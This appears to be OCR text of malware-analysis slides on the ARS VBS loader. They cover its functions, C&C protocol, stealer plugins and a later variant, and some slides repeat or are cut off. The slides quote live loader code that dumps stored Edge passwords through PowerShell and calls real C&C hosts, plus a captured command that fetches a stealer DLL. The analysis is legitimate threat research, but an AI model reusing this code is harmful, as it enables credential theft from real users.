


```
Function SaveBinaryData(FileName, Data)⋯
Sub downloadexecute(durl, zid)⋯
Sub downloadexecutep(durl, zid)⋯
Sub downloadexecutepp(durl, zid)⋯
Sub changeCNC()⋯
Function con(dat)⋯
Function sendReport(dat)⋯
sub log(iText)⋯
Sub mutex⋯
function hwid⋯
function checkHWID()⋯
Function sRandomString(Count444)⋯
function psCommand(psCMD)⋯
Function sGetUserPC()⋯
function sGetOS⋯
Function sGetAV()⋯
Function sGetRAM()⋯
Function GetCPU()⋯
Function GetGPU()⋯
Function getX()⋯
Sub UploadFile(strPath)⋯
Sub sendScreenshot⋯
function EdgePM_getLogin(strToGet)⋯
function EdgePM_getURL(strToGet)⋯
function EdgePM_getPass(strToGet)⋯
Sub sendLittlePass⋯
sub guarder_script⋯
```

ARS LOADER EVOLUTION


- Plain text communication
  - /gate.php?os=xxx&user=xxx&av=xxx&fw=xxx&hwid=xxx
  - /plugin_gate.php?plugin=myplugin_

ARS VBS LOADER: ‘CAUSE SIZE DOESN’T MATTER (RIGHT?)



```
log("Fuck! Panel maybe die! I will try to change it...")
changeCNC
end if
cmdF = Split(cmd, "!")
If UBound(cmdF) >= 0 Then
  If instr(cmdF(0), "download") Then
  log("Download command gotted!")
  Call downloadexecute(cmdF(1), cmdF(2))
  End if
  If instr(cmdF(0), "plugin") Then
  log("Plugin command gotted!")
  Call downloadexecutep(cmdF(1), cmdF(2))
  End if
  If instr(cmdF(0), "ps1") Then
  log("Powershell command gotted!")
  Call downloadexecutepp(cmdF(1), cmdF(2))
  End if
  If instr(cmdF(0), "update") Then
  log("Update command gotted!")
  gc.Open "GET", cmdF(1), False
  gc.Send
```

ARS VBS LOADER: ‘CAUSE SIZE DOESN’T MATTER (RIGHT?)



```
POST /ars/gate.php?os=Windows
%207%20Professional&user=Administrator@WILLCARTER-PC&av=Unknown&fw=1023Mb
%20%23%20Intel(R)%20Xeon(R)%20CPU%20%23%20Standard%20VGA%20Graphics
%20Adapter&hwid=VQpFxasXkaYKQmfpxsyqXrxvQ&x=32 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media
Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.2)
Host:
Content-Length: 170
Connection: Keep-Alive
Cache-Control: no-cache

os=Windows 7 Professional&user=Administrator@WILLCARTER-
PC&av=Unknown&fw=1023Mb # Intel(R) Xeon(R) CPU # Standard VGA Graphics
Adapter&hwid=VQpFxasXkaYKQmfpxsyqXrxvQ&x=32HTTP/1.1 200 OK
Date: Thu, 17 May 2018 02:00:59 GMT
Server: Apache/2.2.22 (@RELEASE@)
X-Powered-By: PHP/5.3.3
Content-Length: 55
Connection: close
Content-Type: text/html

...
plugin!http://94.102.60.132/Stealer_01_x64.dll!15
```

ARS LOADER EVOLUTION

- Extended functionality thanks to plugins
  - EMF_Steal.dll
    - LaZagne stored in a resource (https://github.com/AlessandroZ/LaZagne)
    - Executed and result is sent to C&C
  - NDR.dll / NDL.dll
    - Acts as a loader, executes an embedded binary (SmokeLoader)
    - C:\Users\COT\Documents\Visual Studio 2012\Projects\AIRNAINE\Release\NaineDllPeRunner.pdb
  - Stealer_01_x32.dll / Stealer_01_x64.dll
    - Extract stored passwords from Google Chrome, Yandex Browser and Comodo Dragon
    - Sends the passwords to C&C
  - ars_s.dll
    - Same as previous one, but adding a VBS script to steal Edge passwords via Power Shell
    - Spread in September 2018

ARS LOADER EVOLUTION

- Extended functionality thanks to plugins
  - EMF_Steal.dll
    - LaZagne stored in a resource (https://github.com/AlessandroZ/LaZagne)
    - Executed and r
  - NDR.dll / NDL.d
    - Acts as a loade ary (SmokeLoader)
    - C:\Users\COT\D jects\AIRNAINE\Release\NaineDllPeRunner.pdb
  - Stealer_01_x32
    - Extract stored p ne, Yandex Browser and Comodo Dragon
    - Sends the pass
  - ars_s.dll
    - Same as previo ript to steal Edge passwords via Power Shell
    - Spread in Sept

ARS Loader VBS , VBS In


cot

ARS LOADER EVOLUTION

- Extended functionality thanks to plugins
  - EMF_Steal.dll
    - LaZagne stored in a resource (https://github.com/AlessandroZ/LaZagne)
    - Executed and result is sent to C&C
  - NDR.dll / NDL.dll
    - Acts as a loader, executes an embedded binary (SmokeLoader)
    - C:\Users\COT\Documents\Visual Studio 2012\Projects\AIRNAINE\Release\NaineDllPeRunner.pdb
  - Stealer_01_x32.dll / Stealer_01_x64.dll
    - Extract stored passwords from Google Chrome, Yandex Browser and Comodo Dragon
    - Sends the passwords to C&C
  - ars_s.dll
    - Same as previous one, but adding a VBS script to steal Edge passwords via Power Shell
    - Spread in September 2018


ARS LOADER EVOLUTION

- Spotted something similar to ARS in mid-September
  - Same dropped files after executing in a sandbox



```
Set fso = CreateObject("Scripting.FileSystemObject")
Set wshShell = CreateObject("WScript.Shell")
Set gc = createobject("Microsoft.XMLHTTP")
mainLoc = fso.GetAbsolutePathName(".") & "\"
rid = hwid
sHost = "http://94.102.60.164/"
sendLittlePass
Sub sendLittlePass
psScreenScript = "[void][Windows.Security.Credentials.PasswordVault,Windows.Security.Credent
psScreenScript = psScreenScript & "$vault = New-Object Windows.Security.Credentials.Passworc
psScreenScript = psScreenScript & "$vault.RetrieveAll() | % { $_.RetrievePassword();$_ }" &
strsaveto = mainLoc & "APG_0136114.ps1"
set scrTMP = fso.CreateTextFile(strsaveto, True)
scrTMP.write psScreenScript
scrTMP.close
wshShell.Run "cmd.exe /C powershell -ep unrestricted -file "&Chr(34)&strsaveto&Chr(34)&" > "
Wscript.Sleep 6000
if (fso.FileExists(mainLoc& "~arpswd.txt")) then
Set tmpPassObjFile = fso.OpenTextFile(mainLoc& "~arpswd.txt", 1, False)
Do While Not tmpPassObjFile.AtEndOfStream
tmpPassLine = tmpPassObjFile.ReadLine
if (InStr(tmpPassLine, "http") <> 0) then
tmpPass_link = EdgePM_getURL(tmpPassLine)
tmpPass_login = EdgePM_getLogin(tmpPassLine)
tmpPass_pass = EdgePM_getPass(tmpPassLine)
```


ars_s.dll




```
Set fso = CreateObject("Scripting.FileSystemObject")
Set wshShell = CreateObject("WScript.Shell")
Set gc = createobject("Microsoft.XMLHTTP")
mainLoc = fso.GetAbsolutePathName(".") & "\"
rid = hwid
sHost = "http://olymp.stf.st/negative/"
sendLittlePass
Sub sendLittlePass
psScreenScript = "[void][Windows.Security.Credentials.PasswordVault,Windows.Security.Credent
psScreenScript = psScreenScript & "$vault = New-Object Windows.Security.Credentials.Passworc
psScreenScript = psScreenScript & "$vault.RetrieveAll() | % { $_.RetrievePassword();$_ }" &
strsaveto = mainLoc & "APG_0136114.ps1"
set scrTMP = fso.CreateTextFile(strsaveto, True)
scrTMP.write psScreenScript
scrTMP.close
wshShell.Run "cmd.exe /C powershell -ep unrestricted -file "&Chr(34)&strsaveto&Chr(34)&" > "
Wscript.Sleep 6000
if (fso.FileExists(mainLoc& "~arpswd.txt")) then
Set tmpPassObjFile = fso.OpenTextFile(mainLoc& "~arpswd.txt", 1, False)
Do While Not tmpPassObjFile.AtEndOfStream
tmpPassLine = tmpPassObjFile.ReadLine
if (InStr(tmpPassLine, "http") <> 0) then
tmpPass_link = EdgePM_getURL(tmpPassLine)
tmpPass_login = EdgePM_getLogin(tmpPassLine)
tmpPass_pass = EdgePM_getPass(tmpPassLine)
```

ARS LOADER EVOLUTION


- Spotted something similar to ARS in mid-September





ARS LOADER EVOLUTION

- Spotted something similar to ARS in mid-September



```
mov     edx, offset aSelectFromLogi ; "SELECT * FROM logins"
call    sub_6555E8
mov     ebx, eax
push    offset off_657C04 ; lpOutputString
call    OutputDebugStringW
jmp     loc_657A74
```

